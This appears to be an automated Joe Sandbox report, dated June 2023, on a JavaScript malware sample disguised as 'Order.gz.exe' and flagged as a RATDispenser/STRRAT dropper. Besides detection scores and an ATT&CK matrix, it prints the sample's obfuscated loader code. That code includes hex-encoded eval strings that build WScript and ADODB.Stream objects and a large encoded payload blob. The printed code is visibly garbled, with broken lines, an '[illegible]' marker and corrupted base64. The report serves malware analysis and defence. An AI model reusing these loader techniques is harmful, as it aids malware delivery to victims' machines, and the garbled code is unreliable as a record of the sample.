

JoeSandbox Cloud BASIC



ID: 882714

Sample Name: Order.gz.exe

Cookbook: default.jbs

Time: 17:24:35

Date: 06/06/2023

Version: 37.1.0 Beryl

Table of Contents

Table of Contents	2
Windows Analysis Report Order.gz.exe	3
Overview	3
General Information	3
Detection	3
Signatures	3
Classification	3
Malware Configuration	3
Yara Signatures	3
Initial Sample	3
Sigma Signatures	3
Snort Signatures	3
Joe Sandbox Signatures	3
AV Detection	4
Data Obfuscation	4
Mitre Att&ck Matrix	4
Behavior Graph	4
Antivirus, Machine Learning and Genetic Malware Detection	4
Initial Sample	4
Dropped Files	5
Unpacked PE Files	5
Domains	5
URLs	5
Domains and IPs	5
Contacted Domains	5
World Map of Contacted IPs	5
General Information	5
Errors	6
Simulations	6
Behavior and APIs	6
Joe Sandbox View / Context	6
IPs	6
Domains	6
ASNs	6
JA3 Fingerprints	6
Dropped Files	6
Created / dropped Files	6
Static File Info	6
General	6
File Icon	7
Network Behavior	7
Statistics	7
System Behavior	7
Disassembly	7
Code Analysis	7
JavaScript Code	7
Script:	7
Code	7

Windows Analysis Report

Order.gz.exe

Overview

General Information

Sample Name:	Order.gz.exe
Analysis ID:	882714
MD5:	856dbd09409d...
SHA1:	04ac238a5349...
SHA256:	8873e65ad529...
Tags:	exeSTRRAT
Infos:	YARA
Errors No process behavior to analyse as no analysis process or sample was found Corrupt sample or wrongly selected analyzer. Details: C000007B	


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN	
RATDispenser	
Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Multi AV Scanner detection for subm...
Yara detected RATDispenser
JavaScript source code contains lar...

Classification



Malware Configuration

No configs have been found
--

Yara Signatures

Initial Sample				
Source	Rule	Description	Author	Strings
Order.gz.exe	JoeSecurity_RATDispenser	Yara detected RATDispenser	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures


No Snort rule has matched

Joe Sandbox Signatures

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	Path Interception	1 Scripting	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Data Encoding	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Hide Legend



Initial Sample

Source	Detection	Scanner	Label	Link
Order.gz.exe	46%	ReversingLabs	Script-JS.Trojan.Cryxos	
Order.gz.exe	44%	Virustotal		Browse

Dropped Files

 No Antivirus matches

Unpacked PE Files

 No Antivirus matches

Domains

 No Antivirus matches

URLs

 No Antivirus matches

Domains and IPs

Contacted Domains

 No contacted domains info

World Map of Contacted IPs

 No contacted IP infos

General Information

Joe Sandbox Version:	37.1.0 Beryl
Analysis ID:	882714
Start date and time:	2023-06-06 17:24:35 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 2m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	0
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Order.gz.exe
Detection:	MAL
Classification:	mal56.troj.winEXE@0/0@0/0
Cookbook Comments:	• Found application associated with file extension: .exe • Unable to launch sample, stop analysis

Errors

- No process behavior to analyse as no analysis process or sample was found
- Corrupt sample or wrongly selected analyzer. Details: C000007B

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	ASCII text, with very long lines (64177), with CRLF line terminators
Entropy (8bit):	5.591378716994313
TrID:	• 669 Tracker Module (2002/1) 100.00%
File name:	Order.gz.exe
File size:	368827
MD5:	856dbd09409da8b58b98d75bb8b6c7c0
SHA1:	04ac238a5349afe2f3f0a2dffad9cf615130b674
SHA256:	8873e65ad529e832113ee75d5bc8e3a18d150ed475c09e0c6f5ce1458f0bf9a3
SHA512:	bfe9543baef25017dd61339c75c9c38d05bd903256cc592a5b964055bb62fd932422714461557c8fc8a2ea280d56627dd52e0cd9a990a3ad787dff27fbf195bc
SSDEEP:	6144:1piSQi4W9Bmmdk2DT0uYdlIHIBlmSmSBJB6fmpXAhtagxMI2b+ORpNqE3KqT:1fHX/mKaSvoGX4tagutDo8T
TLSH:	90747D6A49AC1225DF74620DD89717BFE0B4962EF1B7C04F7BE91BDEAE2150D180B20D

File Content Preview:	if (typeof {} != "array") {.. String.prototype.xX7rOIQ = function () {.. var kd3\$_ = "";...var hDrF04m = "5=jLUS.XNv4TY789JnGqkAogFbECP";...hDrF04m = hDrF04m + 'QBlwD2KOWV6suaRpdfrzHcM1ty0hiZxeml3";.....var inDu4SI = str2arr(this, " ");...var tmpmp =
-----------------------	---

File Icon



Icon Hash:	90cececece8e8eb0
------------	------------------

Network Behavior

No network behavior found

Statistics

No statistics

System Behavior

No system behavior

Disassembly

Code Analysis

JavaScript Code

Script:

Code

```
0  if ( typeof {
1  } != "array" )
2  {
3      String.prototype.xX7rOIQ =
4      function () {
5          var kd3$_ = "";
6          var hDrF04m = "5=jLUS.XNv4TY789JnGqkAogFbECP";
7          hDrF04m = hDrF04m + 'QBlwD2KOWV6suaRpdfrzHcM1ty0hiZxeml3";
8          var inDu4SI = str2arr ( this, " " );
9          var tmpmp = [];
10         for ( var j = 0 ; j < inDu4SI.length ; j ++ )
11             {
12                 var gr0UnD4 = inDu4SI[j].split ( " , " );
13                 var i = 0;
14                 do
15                     {
16                         if ( kd3$_ == "" )
17                             {
18                                 kd3$_ = hDrF04m["substr"] ( gr0UnD4[i], 1 );
19                             }
20                         else
21                             {
22                                 kd3$_ = kd3$_ + hDrF04m["substr"] ( gr0UnD4[i], 1 );
23                             }
24                         i = i + 1;
25                     }
26                 while( i < gr0UnD4.length )
27                 tmpmp[j] = "\u006B\u0064\u0033\u0024\u005F";
28                 kd3$_ = "";
29             }
30         Array.prototype.\u0052\u0045\u0053\u0055\u004c\u0054 = tmpmp;
31         [ function () {
32             load ( [ ] ) ; ][0] ( );
33         }
```

Code

```

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040

```


8zMzRCdI0IPllRqk0LSU+

```
{1}zRJL2dJOC0IPit{1}S8JT5{1}EcZ{1}m4zRnEtJT4rUm{1}VQ3pMdURIW{0}RRdJRQ{1}khmV{0}V3Y3c0bUJrSE0rTmda
aHp{1}akiPWm{1}WQZdn{1}zQ3{1}k{2}zekRjd0M2THVEdmp2b3U3TU1yLSU+VHJ3V2J3RU1DOE9Qcy0IPi0MUlZyZU{
1}E{1}ULSU+ckR1WWRRH2DKel0IPnZEaWJ{0}UWQ4ZDIOMZUitJ5LQnVCM1U3bUJjSDgrSmdYbU{2}VODR{2}
{1}lkvQ2{1}4cUR1R05RZ{0}3amFneTznRzhDYIRFdy9nSjdl{1}S0IPkRVSFIP{1}Jk5RHptQkstJT5IWW1aQ2U0R0MwLSU+
MXFCVtKyYWS9WTioYUuLYXhOmVmZTzJiS0pYm01Wc{0}00ajY2U{1}1}hZlItaWdHc0ZVzZVZRz4aVE5e{0}
{1}hT3BKK0H0Y2RkdcTcvSiZsOUo{2}OW{2}LbC9RTHRSwTQYzVXa3{1}oaXEOM{0}9Z{1}nVn{0}cFA{2}c05aSDBBDVn{1}Oe
FdDMkhER0hMVVBTVjJ6K0IKYXpIvVbJdytaW{0}9qdWJuMHQ2aHM{2}UFJEYzJy{1}H{1}pTnE4RjJleFgwd{0}RzL2w3Uz
AyeStJdW54bXk5Sytpt2JycVJIMk{2}3b0{1}0ZzHLMncyVDRyMmJE{1}HbHVE9ITE9r{1}
{0}00OUkyc0{2}tW{0}9QTihTS0Z6VzJZtm1CenM2V{0}Zzcm{2}IVEdCem{2}ja{0}hj{1}21rZld3dUZyM1p2RWZTUzJ6T0Zj
M1lu0J1ZhcoJtU03RkHh2cVfMmIhOVFRH2mpWVEdmalpkRkZSdFh4QjFzdU{1}MRXhpVXhnbzF6b2d{1}YnB5UWRZd
dtYkhTWDlpczAya2w1a3M3a2tsODA0MFpUTmhwSSiZdE1XSlD6cW9pO{0}JQ{1}0}IsYk53US9kbjRTdV{1}5Z2ZXdl1TV
RTWdIo{1}DBOSkQ3RHh2cVfMmIhOVFRH2mpWVEdmalpkRkZSdFh4QjFzdU{1}MRXhpVXhnbzF6b2d{1}YnB5UWRZd
1ByZjQwTnJQO{0}IhMwOv{1}zluUWUsrazdObIpJk29DTnJXSWIH{1}X{1}rblD0anJhUXYyVmdo{1}JlhrMm{2}JrcDZr{1}DB{2}
J1Up2WXF{1}Um5VRFptaV{1}Jwc2hFUWpOcWFLem13VVM5ckJ4bmd4aUk{2}OElkbbklsZiFoRzltU3RyRKhVQ1{1}3a1{1}F
eTJpZ3A2VnMyVX{1}VUU5qcE{2}Jlb0tOZHbKZVILT2{2}wS{0}ZaaUJmb{0}JEU1d0SWFOR09Hd1VbZ3UHFQa2g1bS9Z
YWtu{1}0Qrc{0}FUL1IQM1BJb24{2}ajBVLZfQOFVmVmKvS3VsMTF0K1M5LSU+WHJy{1}0}9ZMWwvRzcwcjlpdWpLT3U
3L24{2}JbS9LTHF3Zm{2}ZTVKvMmtwQnVzUHIHR3{1}z{1}mlJK3VIUI0PIBXOTB0YXkvb3UwWW{2}YmFJdDZ3OUIXczM
2QmtuZn{1}M{1}Ut6R0l5dVpqTCToTdHsbVfKOS84UHJ{1}OFZVMWlm{1}WltJT4rW{0}RLZldKOHFxcKdPOWU5b{0}ZieVI
5WHErV00tJt42NMW4YtIXeVJ6bnFXbU14{1}nBza{0}t2WmVvWmo{2}TjVMT2VMSHF3bmlUcDc2eT{1}0}aFdz{1}C81L3
hucW{1}wSDlQUF{1}qaVdMkZKZRTIo{2}TVphMUh5UmRZTzBia2{1}6YWwySVph{1}TIKdX{1}MYXgySThheCtLMmF4aC9
XK3c5a{0}JyQnRwcmty{1}W43V1Z4RJjOWEPMQFhhODIMZW82MUM1SSStaZTFwa2{1}qYw{1}YRS9hM{0}1}sdm{1}yYVI
iR0l0UWUpa0{2}XOUIvZcFuYUuVdFjaj1XWHRw{1}Uj{2}2}V0ZzbkZyTzJVZ2pXb{0}ts{1}mlyVWEwWnE{2}a{0}FJe{0}Ez
TkZnTZfZab2hkcm1QOFrYR0grSDJVTjgVOfdh{1}WovbjdLRytYK1{1}OY3oveTz4Ac9wOW{2}MVBIT{1}zFqRC9WL0hXc
XfRZ2Z4MWtyU120YilpbXpY2YyWXRyYbF{1}j5MW{2}nMFotJT4yZjY{2}bXpKQjFsdWlscEQ5Tz{1}Jc{0}JwYTBuYm1U{1}
Fg0{1}Wcrb{0}JTVDZicWtuekZkRloyWT{1}oYkZUSytmU1V4{1}C9pOHk0ZmwvrbThrVmR6SmRfA0dtYzVKK3pZVDcveDd
URTVJT01SMIISQnVtZzJjVU0VYi9FaFBZndQVFZyW{0}wyaVJ{2}bU5hSkZvd3JKWjFsdW{2}mY3k{2}UWoyakV0bE{2}T
YjZX{1}UpldE5{1}U1IUIWdoSXRtVW9rWfDQMVIa{0}Z{1}bzJSOUQ1VHJwakhORI{1}1}Wn{1}M{1}mp6Qm{2}pbEZ{1}dl{
1}TdFpPB202UJktemlVnFiMmt2ekVsaW5pbXBTStREFFMbVILU1htRuITUHJQJREROUmJiUV{1}6SmtaVm9LMWoySmV
XRXXVXUm9uWXRrb{0}j51WW9EO1{0}Yk1mWUsyR3d5aIU2d3JZVpUcHEvMz{1}UMIVOc0VDenZ{0}Qk{1}1d1B{1}Rnls
cTVFM21IMU9tZUD4ZF{2}SWFCYy0lPkM1UXp3V3dzMHl3MHk0L2{1}2TzAyaHhpVDFtU2RtdFBXZWh2Rm8vZi9ydWorb
1dqay9YZlVfCh0hDRHA{2}1}F1RbUR3LSU+LSU+d3hrLSU+LSU+RkJMLSU+d1FVLSU+LSU+Z0LDLSU+Q3ZCYTFXLSU+L
SU+LSU+LSU+LSU+LSU+LSU+LSU+LSU+LSU+LSU+LSU+LSU+LSU+LSU+LSU+LSU+RSOIPI0IPI0IPIKdOa{0}1}re{0}hiV0
p2TDBdFVkye{0}hJM09Ovy0lPmw0Vm{1}YWI9z{1}Dk1OTV6YzduSVDRRH{1}pd3{1}DZ1VEWUVjSWFka2gtJ5pLSU+S
UpRcmdrRndpRUHPWmh{0}
{1}UJOa0QyLSU+SV{1}5eTg3RUpKSUVrRU{2}jT3FLMWF0VnFyd{0}JY{1}IY5dHFhK3ZTOXZmdnp2L09UVVJFL0o5Zm5
qZm4zRE5uWnQ3di9k{1}JorWTR2LyteU5TTHFSbi8{2}MDFFL3pmSFRDcHZv{1}WsyTC0lPm1sams3djE2ZEs{2}Uzgva
E{2}jYm{0}VwLSU+bTAzQ0s3USf6by0lPkYyamp5d1{1}jME1MUXZlWm9aelo4U21{0}K1Zr{1}X{1}5MnkwaXp5TH{1}6UETn
eC9{2}L21StZuaFVHYVFO0{0}2cTkhXM1{1}1}TUT{2}JM05YeS9pRmJYWIR{2}ZEtIzUhXUHA1L3JtcXJQcX{1}qzbZFRsjkvVks{2}VjJ
telJYSDfjbjFkYjUrcjIIXFZdXFRcWRLW{0}FOMTF2MXh2ODZwQmV{2}L2VyZmVvWlhkWlc3K3pIOXFHWjg1Wms5Vkp
sK29RkZ5seHdtRHFwcXRWemVvL2EzRHBLW{0}QtJt5l{1}1}1}ucXBm{1}jRaSmF{2}U0VlW{0}2}WMVWVWV{0}RWMmlv
b{0}9ldlZ3WHYwTVg{2}ZFA2V082SXBZe{0}Fw{1}0}hO{1}nBy{1}kQzYXJWQjdhay9XUj{1}2cUU2a3F{2}dXFYTzEymUH{
1}ZDh2U2hscnBpUm{1}VUJ{2}1YzRc{1}1}XTXk0VTrZdWmU3U{2}WWZuOTlWmms2U{0}ItOFIPbks1TOZPBdlcjJ6OV{1}KJVjA3T
DlwTzZ{2}ZEtiaYU4{2}Q1hEVI3R2{2}wZ2Uwb2ZMT3FIWHZ0YjZ6TzSbTJHZW1kSEtS{0}45Qmw{2}V20vR{0}FHdjBnZm
pRHPYcJFYZVUyapqQ{1}1ZVMW{1}1mWDA0WUJlciU2b0VraDdFUFHF2R{0}Vuam9Ua{0}RqdEZPZ20rVlhsc2tkZy5Q09{0}
ODFLeUUD0JnJwM3v3cH2VYwQ{2}1}0}1}4MDRS{1}XFyaDFmVldwTdzS{0}ow{1}0}RcdDhkR2FnT3FWWDY2YezW
LSU+WDI2dDM1V1hkTWl{2}YUZwemZRR3ZVdnZDSU{2}COWVYSThLVUZ3eWZDSU52VUpyVnYyUII{2}W{0}Uzb044YW
p5L3Jv{1}ndWSUk4TnpOWmgrSTlLeFhWL1RXL0s2akZQWdDmRWdlamEvYlo2K1BsRmZhrE{2}5M{0}JT{1}EZZcDF4V
0s{2}WjY3YU1VVnRHCHRIVDEzU26RHVaV1M1WEI{2}1}WJ{0}RkIMDFMOR2MXRjRnF{2}MXJYTW9DLSU+enF{2}eX{
1}DcFpY4L1J{0}W{0}RwMMWdO{1}WEtU25ibXVQSQjZpSziUv1pnRmJjVnd2dlhkQ1gzMX{1}qQzRabkRI{1}3{1}k{1}nRLMKZ
CR0wtJ40VZl4d251cjJtIkwdfRI{1}2VsdDFZY0dzK3dKOTIJEh{1}TWR{2}ZIRtcXM3{1}jmlTL1{1}sVVEyeF{1}MY0ZIMI
Bobn9WRlYrbDFDOVhUMDISMXZ{1}XZtSEt2UHRvbXV2MERITTTZ{1}WJ{1}UTRoVzFWVCSzMS0lPnRpdS9YeFpiRE
{1}1}1}MHZVUnFSdjMzUjFmaER{1}ZlVwdHJkOURuK3{1}H{1}ngZ2nBpOHU{2}Y1h6TzBER1M3MWF{2}1}HZUQn{1}Ksz
U5UjJ0YTcrS0Yyczl1Z0R0cXBLUjJ{2}cW{1}0}K21paEY0c1ZyW{0}RLbmUYaDkyT0swMk{2}Sa3d{2}1}TVIL1VoUWI1cX
RucDJST0tCS9ZSDZhb{0}E0b2E3dWluRzJ{2}TXBXdxJSTFg5en{1}uaigtJT4rbHk1c1Jj{1}nJsdUJlRmFyazMzVXBqe{0}
QwVkhHTFICVer{2}WWItaEpWM0ZQVlpDK2RwODVnMlo5U2{2}4ZkRRRUWVtcW{1}yQ1IFciTER1R3bWo1MFA0eTFjVII0
a040a3c6M3PclZHVitMMDZgVU9M3VZ1UJ{1}BYWdZYUW85O{0}5OVWJ1{1}jgtJT5EVWdOM{0}hWc{0}2}qdFJaRnE5a0{1}R
R{0}2}POTlrczFWRVp1bmluVH{1}oS{0}dhWnBpRkVUUzdsWUYzUIBLek{2}6dEM4REIWK3hTZDR1YVfJUzdSXRSTST
ZOC1JQT{0}ZHZU92UhlLeFZ0SVh{0}1}FpSaVBteXd6bXpDKZVnL9yJYXBIz{2}sSm{1}Yen{1}rME5uc0{1}JyRy9sb3{1}JE
```


Code

[illegible]


```
Code 0Lm10ZW0oaSkuc{0}0aCkpOwp9CmRlc3RpbmF0aW9uLm{1}vcHlZXJKHhpcF9jb250ZW50Lm10ZW0oaSkslDlwKTskf
Qp9Cn0='.avAmY5 ( var1, var2, var3 );
```

```

59 };
60 Array.prototype.odoM =
61 function () {
62     var hex = xxyyr ( this, "" );
63     var str = "";
64     for ( var i = 0 ; i < hex.length ; i += 2 )
65         str += String.fromCharCode ( parseInt ( hex.substr ( i, 2 ), 16 ) );
66     return str;
67 };
68 eval (
69 'x76x61x7Bx30x7Dx53x48x2Ex43x72x65x61x7Bx31x7Dx73x6Fx66x74x2Ex78x7Bx32x7Dx6Dx22x29x2E\x63x72x65x7Bx33x7Dx65x6Dx65x6Ex74x28x22x62x73x63x22x29x3Bx41x72x72x61x79x2Ex70x72x6Fx7
70 4otype.sh1nEKon = e\x76x61x6C:avAmY5 ( 'r mNyT = W', 'teObject("micro", 'mldo', 'ateEI' ) );
71 [ function () {
72     ".toString ( ).x7u.xX7rOIQ ( ) ; ][0] ( );
73     [].sh1nEKon ( '{0};{1}("G", "N", "x")'.avAmY5 ( ( typeof menu ).toString ( ) [ [ '52', '45', '53', '55', '4C', '54' ].odoM ( ) ], [ '6D', '
74     4E', '79', '54', '2E', '74', '65', '78', '74', '20', '3D', '20', '5B', '5D', '2E', '74', '68', '34', '6E', '4B', '59', '55' ].odoM ( ) ) );
75     "27,47,60,42,53,60,36,25,2,60,50,53".xX7rOIQ ( );
76     eval ( 'var {0} = WSH["".RESULT]("ado{1}am");'.avAmY5 ( 'seaMans', 'db.stre' ) );
77     var tw0Tr33 = Array ( );
78     var tseT53Fly = Array ( "x54x79x70x65", "x4F\x70x65x6E", Array ( "x57x72x69", "Typed", 'mNyT["node" ], "x50x6F\x
79     73x69x74x69x6Fx6E", "x54x79x70x65" );
80     Array.prototype.ps1 = 'tseT53Fly.sh1nEKon(\'seaMans["{0}"] = 5 % 2;'.avAmY5(tseT53Fly[0], ""));';
81     Array.prototype.ps2 = 'tseT53Fly.sh1nEKon(\'seaMans["{0}"]{0}\''.avAmY5(tseT53Fly[1], ""));';
82     Array.prototype.ps3 = 'tw0Tr33.sh1nEKon(\'seaMans["{0}te"]({1})\''.avAmY5(tseT53Fly[2][0], tseT53Fly[2][2] + '\TypedVa
83     lue"]\')');';
84     for ( var i = 1 ; i < 4 ; i ++ )
85     {
86         eval ( tw0Tr33["ps" + i] );
87     }
88     "43,60,42,45,11,60,59,53".xX7rOIQ ( );
89     tw0Tr33.sh1nEKon ( Array ( 'seaMans["{0}"] = 0;seaMans["{1}"] = 2;seaMans["{2}"] = "x75x73x2Dx61x73x63x69x69
90     ";'.avAmY5 ( tseT53Fly[3], tseT53Fly[4], "x43x68x61x72x53x65x74" ), 'Array.prototype.seaMans =
91     seaMans["".RESULT]{};'.join ( "" ) );
92     tw0Tr33.sh1nEKon ( tw0Tr33.seaMans );

```